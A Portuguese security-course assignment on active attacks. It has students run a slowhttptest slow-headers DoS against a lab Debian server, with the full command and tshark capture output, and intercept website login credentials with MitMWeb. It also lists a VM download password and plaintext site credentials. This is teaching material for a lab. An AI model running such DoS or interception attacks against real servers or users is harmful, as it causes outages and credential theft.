Tarefa Prática – Ataques ativos

Leia atentamente cada um dos grupos seguintes. Envie os screenshot solicitados como resposta à tarefa.

Grupo 1 – Construção do LAB

1. Utilize uma VM Kali, uma VM Debian, onde deve configurar um website e uma VM Windows 10. As VM's deverão interagir com a sua rede.
2. Nota: Link para download das VM's https://luisgarcia.com.pt/vms-sistemasoperativos/, se for necessário a password é 12qwaszxZX.

Grupo 2 – DoS

1. Utilize o slowhttptest e efetue um ataque DoS ao servidor Debian.

```
┌──(kali㉿kali)-[~]
└─$ slowhttptest -H -c 2000 -g -o report -i 10 -r 300 -t GET -u http://10.10.10.2
54 -x 24 -p 3
Tue May  2 12:46:58 2023: set open files limit to 2010
Tue May  2 12:46:58 2023:
                slowhttptest version 1.8.2
 - https://github.com/shekyan/slowhttptest -
test type:                        SLOW HEADERS
number of connections:            2000
URL:                              http://10.10.10.254/
verb:                             GET
cookie:
Content-Length header value:      4096
follow up data max size:          52
interval between follow up data:  10 seconds
connections per seconds:          300
probe connection timeout:         3 seconds
test duration:                    240 seconds
using proxy:                      no proxy

Tue May  2 12:46:58 2023:
slow HTTP test status on 0th second:

initializing:         0
pending:              1
connected:            0
error:                0
closed:               0
service available:    YES
Tue May  2 12:47:03 2023:
```

2. Guarde um screenshot (SCREENSHOT01) da auditoria ao ataque (utilize o tshark).

```
┌──(kali㉿kali)-[~]
└─$ tshark -i eth1 dst 10.10.10.254

Capturing on 'eth1'
 ** (tshark:55708) 12:46:37.648123 [Main MESSAGE] -- Capture started.
 ** (tshark:55708) 12:46:37.648248 [Main MESSAGE] -- File: "/tmp/wireshark_eth1Z1H
M41.pcapng"
    1 0.000000000  10.10.10.10 → 10.10.10.254 TCP 74 54538 → 80 [SYN] Seq=0 Win=64
240 Len=0 MSS=1460 SACK_PERM TSval=4267487290 TSecr=0 WS=128
    2 0.000392715  10.10.10.10 → 10.10.10.254 TCP 74 54542 → 80 [SYN] Seq=0 Win=64
240 Len=0 MSS=1460 SACK_PERM TSval=4267487291 TSecr=0 WS=128
    3 0.000706800  10.10.10.10 → 10.10.10.254 TCP 66 54538 → 80 [ACK] Seq=1 Ack=1
Win=64256 Len=0 TSval=4267487291 TSecr=1383387133
    4 0.000908141  10.10.10.10 → 10.10.10.254 TCP 66 54542 → 80 [ACK] Seq=1 Ack=1
Win=64256 Len=0 TSval=4267487291 TSecr=1383387133
    5 0.001963330  10.10.10.10 → 10.10.10.254 HTTP 220 GET / HTTP/1.1
    6 0.002061611  10.10.10.10 → 10.10.10.254 TCP 218 GET / HTTP/1.1  [TCP segment
 of a reassembled PDU]
    7 0.003147785  10.10.10.10 → 10.10.10.254 TCP 66 54538 → 80 [ACK] Seq=155 Ack=
836 Win=64128 Len=0 TSval=4267487294 TSecr=1383387135
    8 0.005934912  10.10.10.10 → 10.10.10.254 TCP 74 54554 → 80 [SYN] Seq=0 Win=64
240 Len=0 MSS=1460 SACK_PERM TSval=4267487296 TSecr=0 WS=128
    9 0.006333257  10.10.10.10 → 10.10.10.254 TCP 66 54554 → 80 [ACK] Seq=1 Ack=1
Win=64256 Len=0 TSval=4267487297 TSecr=1383387138
   10 0.006504686  10.10.10.10 → 10.10.10.254 TCP 66 54538 → 80 [FIN, ACK] Seq=155
 Ack=836 Win=64128 Len=0 TSval=4267487297 TSecr=1383387135
   11 0.006903728  10.10.10.10 → 10.10.10.254 TCP 66 54538 → 80 [ACK] Seq=156 Ack=
837 Win=64128 Len=0 TSval=4267487297 TSecr=1383387139
   12 0.010485839  10.10.10.10 → 10.10.10.254 TCP 74 54566 → 80 [SYN] Seq=0 Win=64
240 Len=0 MSS=1460 SACK_PERM TSval=4267487301 TSecr=0 WS=128
```


```
 6669 8.933430418  10.10.10.10 → 10.10.10.254 TCP 66 [TCP Retransmission] 59448 →
80 [FIN, ACK] Seq=153 Ack=1 Win=64256 Len=0 TSval=4267496222 TSecr=1383389778
 6670 8.933431319  10.10.10.10 → 10.10.10.254 TCP 66 [TCP Retransmission] 59444 →
80 [FIN, ACK] Seq=153 Ack=1 Win=64256 Len=0 TSval=4267496222 TSecr=1383389769
 6671 8.933432464  10.10.10.10 → 10.10.10.254 TCP 54 58708 → 80 [RST] Seq=154 Win=
0 Len=0
 6672 8.933433796  10.10.10.10 → 10.10.10.254 TCP 54 58712 → 80 [RST] Seq=154 Win=
0 Len=0
 6673 8.933434831  10.10.10.10 → 10.10.10.254 TCP 54 58712 → 80 [RST] Seq=154 Win=
0 Len=0
 6674 8.933435736  10.10.10.10 → 10.10.10.254 TCP 54 58722 → 80 [RST] Seq=154 Win=
0 Len=0
 6675 8.933973686  10.10.10.10 → 10.10.10.254 TCP 66 [TCP Retransmission] 59188 →
80 [FIN, ACK] Seq=153 Ack=1 Win=64256 Len=0 TSval=4267496224 TSecr=1383389626
 6676 8.933989386  10.10.10.10 → 10.10.10.254 TCP 66 [TCP Retransmission] 59174 →
80 [FIN, ACK] Seq=153 Ack=1 Win=64256 Len=0 TSval=4267496224 TSecr=1383389621
 6677 8.934260489  10.10.10.10 → 10.10.10.254 TCP 66 [TCP Retransmission] 59170 →
80 [FIN, ACK] Seq=153 Ack=1 Win=64256 Len=0 TSval=4267496225 TSecr=1383389617
 6678 8.934273635  10.10.10.10 → 10.10.10.254 TCP 66 [TCP Retransmission] 59168 →
80 [FIN, ACK] Seq=153 Ack=1 Win=64256 Len=0 TSval=4267496225 TSecr=1383389612
 6679 8.934730352  10.10.10.10 → 10.10.10.254 TCP 54 58722 → 80 [RST] Seq=154 Win=
0 Len=0
 6680 8.934734432  10.10.10.10 → 10.10.10.254 TCP 54 58730 → 80 [RST] Seq=154 Win=
0 Len=0
 6681 8.934735927  10.10.10.10 → 10.10.10.254 TCP 54 58730 → 80 [RST] Seq=154 Win=
0 Len=0
 6682 8.934737425  10.10.10.10 → 10.10.10.254 TCP 54 58744 → 80 [RST] Seq=154 Win=
0 Len=0
 6683 8.934739204  10.10.10.10 → 10.10.10.254 TCP 54 58744 → 80 [RST] Seq=154 Win=
0 Len=0
 6684 8.934740979  10.10.10.10 → 10.10.10.254 TCP 54 58746 → 80 [RST] Seq=154 Win=
0 Len=0
```

Grupo 3 – MitM

1. Utilize o MitMWeb e configure um ataque de forma a obter as credenciais de acesso a https://theg00dpirate.worpress.com.

2. Guarde um screenshot (SCREENSHOT02) da interceção (POST) que contêm as credenciais de acesso ao website (utilize como cliente a VM Windows 10).

Nota: as credenciais de acesso ao website são username: theg00dpirate@protonmail.com password: th3g000dp1r@t3.



Bom trabalho